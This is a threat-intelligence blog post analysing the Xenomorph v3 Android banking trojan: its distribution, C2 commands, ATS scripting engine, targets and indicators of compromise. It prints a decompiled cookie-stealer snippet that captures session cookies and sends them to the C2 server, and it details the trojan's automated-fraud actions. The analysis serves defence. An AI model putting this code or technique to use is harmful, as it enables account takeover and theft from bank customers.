Xenomorph v3: a new variant with ATS targeting more than 400 institutions

threatfabric.com/blogs/xenomorph-v3-new-variant-with-ats.html

Research

10 March 2023

Xenomorph Introduces ATS and hundreds of new Targets

In the last year ThreatFabric saw a radical shift in the approach towards mobile malware from criminals. Criminals have started paying closer attention to the world of Mobile banking, abandoning more rudimental approaches in favor of a more refined and professional philosophy.

The most evident example of this new wave of malware creators is offered by the **Hadoken Security Group**. We have mentioned this actor previously in our blog about BugDrop: the products developed and distributed by this group have been circulating for the entirety of 2022, while the actors themselves surfaced by claiming the ownership of the malware in May.

The main product of this group is Xenomorph, a Android banking trojan discovered by ThreatFabric in February 2022. This malware family has been a work in progress for the entirety of 2022, and despite being distributed in small campaigns, it never truly reached the volume of other malware families on the threat landscape, such as Octo or more recently Hook.


Xenomorph campaigns have always been characterized by **short and contained distribution efforts**, first via GymDrop, a dropper operation created and managed by the same group, and later via **Zombinder**, another distribution vector that we covered on a previous article in December 2022. In either case, the short bursts of activity were indicative of short test runs opposed to a real large scale distribution with fraudulent intent.

However, things are very likely to change in the near future: ThreatFabric's analysts have discovered a new variant of this malware family, which we classify as **Xenomorph.C**.

This new version of the malware adds many new capabilities to an already feature rich Android Banker, most notably the introduction of a very extensive **runtime engine powered by Accessibility services**, which is used by actors to implement a complete **ATS framework**. With these new features, Xenomorph is now able to completely automate the whole fraud chain, from infection to funds exfiltration, making it one of the **most advanced and dangerous** Android Malware trojans in circulation.

In addition, the samples identified by ThreatFabric featured configurations with Target lists made of **more than 400 banking and financial institutions**, including several **cryptocurrency wallets**, with an increase of more than 6 times with comparison to its previous variants, including financial institutions from all continents.

In addition, after discovering some samples belonging to this new variant, our researchers also discovered the **website** dedicated to the of this Android banker, indicating clear intentions of entering the **MaaS landscape**, and start large scale distribution.




This functionality is typical of more advanced malware families, such as Gustuff and SharkBot, which have caused thousands of euros worth of damage towards their targeted institutions.

In this article we will cover the main new features of this variant, and how these new variations can elevate Xenomorph's threat level.

Distribution

Test Samples

ThreatFabric was able to identify also some samples connected to **test** campaigns: in these cases, the samples seem to be linked with distribution abusing third party hosting services, more specifically **Discord Content Delivery Network (CDN)**. This is not the first time we see malware using this sort of legitimate hosting services: it not uncommon to see malware authors use services such as Discord CDN or GitHub repositories to hide in plain sight their products.




The reasons for using this sort of service are quite straight forward: these are very common services, which are very **reliable** and used by millions of people. In addition, it is **free** to open an account and use it to distribute malware and there are no limitation on the number of accounts. Finally, it is **very common** for devices to connect to such services, so it is less likely that a security service might flag connections to these domains as suspicious.

In this specific case it is likely that these samples, which are not really part of any campaign, were simply hosted on Discord CDN for sharing purposes, and not for distribution.

Zombinder Campaign

The first variants of Xenomorph were distributed by **GymDrop**, in February 2022. Later in the year we saw the Hadoken group switch distribution medium, trying out first **BugDrop**, and finally landing on **Zombinder**. In our case, Xenomorph v3 is deployed by a **Zombinder** app “bound” to a legitimate currency converter, which downloads as an “update” an application posing as Google Protect:



This seems to be the method of choice with the third version of Xenomorph, abandoning previous in-house developed techniques. Despite this, actors behind Zombinder have claimed to have stopped providing the service, indicating that there might be once again a switch in distribution in future builds of Xenomorph.


Targets

Xenomorph, since its first appearance, has revolved around **gathering PII** such as usernames and passwords using **overlay attacks**.

Over the course of 2022, Xenomorph has maintained a relatively stable set of targets in its configuration, with specific interest in **Spain**, **Portugal**, and **Italy**, with the latest campaigns also introducing **Belgian** and **Canadian** institutions, together with some cryptocurrency wallets.

The first sample of this new variant analyzed by ThreatFabric continued this trend, featuring the same list of targets as the previous versions observed. However, another sample, seemingly belonging to the same campaign, but sporting the tag “**xeno3-test**”, contained a much larger list of targets, counting **more than 400 institutions**, more than 6 times the number of targets available in the first sample.

In the case of Android Banking malware served as **MaaS**, it is relatively common that **different campaigns** of the same malware variant will have **different targets**, based on the requirements of the actors managing it. In many cases, actors who develop malware outsource the job of maintaining overlays up-to-date with the latest designs of all the different banking application that they target. There are several actors who sell this sort of service in hacking forums.



Considering the “xeno3-test” tag, it is likely that the application belongs to a test build, which might feature the **actual list of possible targets** from which renters can choose from. Both lists will be available in the Appendix section of this article.

Capabilities

The first variant of Xenomorph discovered in February 2022 lacked a large amount of features, such as accessibility logging and remote actions to abuse Accessibility Services to perform fraud. It is clear that ThreatFabric detected these first samples while the malware was still undergoing a clear development phase.

After a few months of inactivity since its initial discovery, a new variant of the malware was discovered by ThreatFabric researchers in June 2022. It included a complete overhaul of the code base, **increasing the modularity** of the source code in order to make the malware more flexible and easier to update. This was very likely a initial test phase of Xenomorph, which introduced the support for remote actions thanks to the introduction of a Accessibility Services powered runtime engine, which could be used to simulate actions to impersonate the victim.

With Xenomorph.C, criminals also added the support for a complete **ATS framework** using this engine, which is referred to as **RUM engine** by the actors.

Here is the list of all commands supported by Xenomorph V3, with the newly added ones in **bold**:

Command	Description
app_list	Send List of installed apps
inj_enable	Enable injections
inj_disable	Disable Injections
inj_list	Not Implemented
inj_update	Request update of injections
fg_enable	Enable notification in Foreground

Command	Description
fg_disable	Disable notification in Foreground
notif_ic_enable	Enable Notification Intercept
notif_ic_disable	Disable Notification Intercept
notif_ic_list	Not Implemented
notif_ic_update	Not Implemented
sms_log	Log SMSs
sms_ic_enable	Enable SMS Intercept
sms_ic_disable	Disable SMS Intercept
socks_start	Start Socks server
socks_stop	Stop Socks server
sms_ic_list	Not Implemented
sms_ic_update	Not Implemented
app_kill	Kill Specified Application Process
app_delete	Not Implemented
app_clear_cache	Not Implemented
self_kill	Not Implemented
self_cleanup	Removes the malware itself
app_start	Start Specified Application
show_push	Show Push notification
cookies_handler	Obtain Cookies
send_sms	Send SMS
make_ussd	Run USSD Code
call_forward	Forward Call
execute_rum	Run ATS Module

ATS Framework

As we covered in previous articles, the term **ATS (Automated Transfer Systems)** is used to define a set of features that allow criminals to automatically complete fraudulent transactions on infected devices. Such systems are able to **automatically** extract credentials, account balance, initiate transactions, obtain MFA tokens and finalize the fund transfers, **without the need of human interaction from an operator**.

Scripts are received in JSON format, are processed, and converted into a list of operations to be executed by the engine on the device. Here is an example of the structure of such scripts:


```
{
    "module": "<MODULE_NAME>",
    "version": 1,
    "parameters": [...], // LIST OF PARAMETERS
    "requires": [...], // LIST OF REQUIRED CONDITIONS
    "triggerConditions": [...], // LIST OF TRIGGER CONDITIONS
    "terminator": {...}, // IS TERMINATOR ENABLED
    "operations": [...] // LIST OF OPERATIONS TO BE EXECUTED (ATS)
}
```

With the help of such systems, the malware present on an infected device can **easily extract the required PIIs and use them to perform all sorts of criminal activity**.

The engine used by Xenomorph stands out from its competition thanks to the extensive selection of possible actions that are programmable and can be included in ATS scripts, in addition to a system that allows for **conditional execution** and **action prioritization**. To illustrate the capabilities of this engine, we will take as an example a script extracted from Xenomorph's config and used to **extract MFA codes** from Google's authenticator application.


Banks are slowly abandoning the use of SMS to perform Multi-Factor Authentication (MFA). As an alternative, many institutions seem to have opted for the use of **Authenticators applications**. However, such applications are often used on the same device used to complete the transaction. A modern banking malware installed on an infected device is able to initiate a fraudulent transaction abusing the targeted banking application, and at the same time use the authenticator app to read the required authentication codes.

In the case of Xenomorph, criminals created a ATS module for exactly this purpose: the code collection module is triggered whenever the authenticator app is launched by the malware, using quite flexible conditional trigger conditions, as shown in the image below:



The engine provides quite a large set of customizable options, including for example logical operators. This allows criminals to create complex conditions to take care of all possible scenarios, increasing the effectiveness of each infection.

If these conditions are satisfied, the malware will proceed and extract codes which follow a specific structure, which in the case of authenticator codes consists in two groups made out of three digits, as shown in the following image:



This is just an example of ATS script. Here is the full list of available actions and their corresponding description:

Action Code	Description
clickOnNode	Clicks on specified node
getRootNode	Get pointer to Root node
getParent	Get Parent of Specified node
getFirstNeighborsRespectively	Get nearest node
findAllowButton	Finds button to allow action
getText	Gets text of specified node
clickOnParent	Clicks on parent node
clickOnFirstClickable	Clicks on nearest clickable object
clickAllowButton	Clicks on allow button
clickCancelButton	Clicks on cancel button
CONTROL_MODULE_FINISH_SUCCESSFULLY	Communicate with control module a successful execution
CONTROL_MODULE_ABORT	Communicate with control module a failed execution
CONTROL_GO_HOME	Press HOME button
CONTROL_GO_BACK	Press BACK button twice
CONTROL_GO_BACK5	Press BACK button 5 times
CONTROL_MODULE_RETURN	Communicate with control module a finished execution

Action Code	Description
DEBUG_LOG_CONTEXT	Log current context
DEBUG_LOG_WHOLE_CONTEXT	Log entire context
DEBUG_LOG_MODULE_REGISTERED_ACTIONS	Log RUM registered actions
DEBUG_LOG_CURRENT_DATA	Log data contained in current context
DEBUG_PRINT	Debug print function
setActionPassedThrough	Sets an existing action to be ignored by the engine
findNodesByParameters	Finds nodes on UI based on search parameters
findFirstNodeByParameters	Finds first node matching on UI based on search parameters
findNodesByClass	Finds node based on class name
findFirstNodeByClass	Finds first node based on class name
findNodesByViewId	Finds node based on ViewId
findFirstNodeByViewId	Finds first node based on ViewId
findFirstNodeByText	Finds node based on text
getNodeByIndex	Finds first node based on text
getFirstChildOfClass	Finds node which is a child of specified class
CONTROL_PUT_ACTION_RESULT	Store a bool indicating if the action was successful
sleepForMilliseconds	Sleep for specified number of milliseconds
CONTROL_SET_UNPROCESSED	Sets if there was an unprocessed event
CONTROL_CLEAR_UNPROCESSED	Clears unprocessed events
CONTROL_FLUSH_ALL_CONTEXT_DATA_ENTRIES	Clear all node entries
STATE_EVENT_CLEAR	Clear state events
CONTROL_RUN_MODULE_STRAIGHT	Run ATS module
CONTROL_GLOBAL_VALUE_SET_FROM_TEXT_DATA_ENTRY	Set Value in Shared Preferences from data entry
CONTROL_GLOBAL_VALUE_SET	Set Value in Shared Preferences
DATA_JOIN_TUPLE_LIST	Join lists of variables into tuple list
API_SEND_SIMPLE_STATE_WITH_OBJECT	Send data to C2

With this array of features and capabilities, it is quite easy to create a script to extract information such as account balance, and then **perform all the necessary steps to complete a fraudulent transaction**.

Cookie Stealer

Xenomorph's latest version also added **Cookie stealer** capabilities to its already very extensive arsenal of weapons. After being introduced in the world of Android bankers by S.O.V.A. in September 2021, this feature was also added to the list of features of other families such as SharkBot, and now Xenomorph.

Session Cookies allow users to maintain open sessions on their browsers without having to re-input their credentials repeatedly. A malicious actor in possession on a valid session cookie has effectively access to the victim's logged in web session.

Xenomorph, just like the other malware families previously mentioned, starts a browser with **JavaScript interface enabled**. The malware uses this browser to display the targeted page to the victim, with the intent of tricking users into logging into the service whose cookie Xenomorph is trying to extract.

Upon successful login, the browser will extract the cookie using the **Android CookieManager** and will send it to the C2 server, giving an additional way to perform account takeover (ATO) to criminals. Here is a snippet of the code used to grab the cookie from the malware controlled browser:

```
WebView webView0 = new WebView(this);
this.wv = webView0;
webView0.getSettings().setJavaScriptEnabled(true);
this.wv.setWebViewClient(new WebViewClient() {
    @Override  // android.webkit.WebViewClient
    public void onPageFinished(WebView webView0, String s) {
        String s1 = CookieManager.getInstance().getCookie(s);
        String[] arr_s = CookieManager.getInstance().getCookie(s).replace(";", "").split(" ");
        if(s1.contains("sessionid")) {
            try {
                JSONObject jSONObject0 = new JSONObject();
                for(int v = 0; v < arr_s.length; ++v) {
                    String[] arr_s1 = arr_s[v].split("=");
                    jSONObject0.put(arr_s1[0], arr_s1[1]);
                    new StringBuilder().append("cookie is = ").append(jSONObject0).toString();
                }

                UtilGlobal.sendCookies(jSONObject0.toString());
            }
            catch(Exception exception0) {
                UtilGlobal.sendCookies("cookiesGrabbingFailed");
                new StringBuilder().append("Cookie Grabber Error:
").append(exception0.getMessage()).toString();
            }
            return;
        }
    }
});
this.wv.addJavascriptInterface(new WebAppInterface(this), "Android");
this.wv.loadUrl("$rstr[CURD]");
this.setContentView(this.wv);
```

Conclusions

The Xenomorph saga highlights once more that actors are switching their focus on mobile malware. The efforts of Hadoken Security Group showcase how criminals are adopting more structured development cycles and programming philosophies to create increasingly more dangerous malware families. The latest version of Xenomorph included large improvements from its previous iteration, adding **Automated Transfer System (ATS)** capabilities, which elevate the threat level of this family even more.

Xenomorph v3 is capable of **performing the whole fraud chain**, from infection, with the aid of **Zombinder**, to the automated transfer using ATS, passing by PII exfiltration using Keylogging and Overlay attacks. In addition, the Threat Actor behind this malware family has started actively publicizing their product, indicating a **clear intention to expand the reach of this malware**. ThreatFabric expects Xenomorph to increase in volume, with the likelihood of being one again distributed via droppers on the Google Play Store.

Financial organizations are welcome to contact us: if you suspect some app be involved in malicious activity, feel free to reach our Mobile Threat Intelligence team which will provide additional details and help with reporting the malicious app if identified: mti@threatfabric.com.

Fraud Risk Suite

ThreatFabric's Fraud Risk Suite enables safe & frictionless online customer journeys by integrating industry-leading mobile threat intel, behavioral analytics, advanced device fingerprinting and over 10.000 adaptive fraud indicators. This will give you and your customers peace of mind in an age of ever-changing fraud.

Appendix

Zombinder sample

App name	Package name	SHA-256
CoinCalc	com.samruston.flip	15e3c87290957590dbaf4522645e92933b8f0187007468045a5bd102c47ea0f4

Xenomorph V3 Samples

App name	Package name	SHA-256
Play Protect	com.great.calm	9ce2ad40f3998860ca1ab21d97ea7346bf9d26ff867fc69c4d005c477c67a899
Play Protect	meritoriousness.mollah.presser	88d3cb485f405a6cec9d14e9ee2865491855897bfc9a958c0e7c06485a074d02

Xenomorph V3 Servers

C2 Server	Campaign
team[.]mi1kyway.tech	test samples
vldeolan[.]com	live campaigns
cofi[.]hk	live campaigns
dedeperesere[.]xyz	live campaigns

Injection Server	Campaign
inj.had0[.]live	test samples
jobviewer[.]co	live campaigns

Xenomorph V3 Target List

Live Campaign

PackageName	AppName
app.wizink.es	WiZink, tu banco senZillo
be.argenta.bankieren	Argenta Banking
be.axa.mobilebanking	Mobile Banking Service
be.belfius.directmobile.android	Belfius Mobile
ca.affinitycu.mobile	Affinity Mobile
ca.bnc.android	National Bank of Canada
ca.hsbc.hsbccanada	HSBC Canada
ca.manulife.MobileGBRS	Manulife Mobile
ca.mobile.explorer	CA Mobile
ca.motusbank.mapp	motusbank mobile banking
ca.pcfinancial.bank	PC Financial Mobile
ca.servus.mbanking	Servus Mobile Banking

PackageName	AppName
ca.tangerine.clients.banking.app	Tangerine Mobile Banking
cgd.pt.caixadirectaparticulares	Caixadirecta
com.abanca.bm.pt	ABANCA - Portugal
com.atb.ATBMobile	ATB Personal - Mobile Banking
com.bankinter.launcher	Bankinter Móvil
com.bbva.bbvacontigo	BBVA Spain
com.bbva.mobile.pt	BBVA Portugal
com.bnpp.easybanking	Easy Banking App
com.cajasur.android	Cajasur
com.cibc.android.mobi	CIBC Mobile Banking®
com.coastcapitalsavings.dcu	Coast Capital Savings
com.db.pbc.mibanco	Mi Banco db
com.desjardins.mobile	Desjardins mobile services
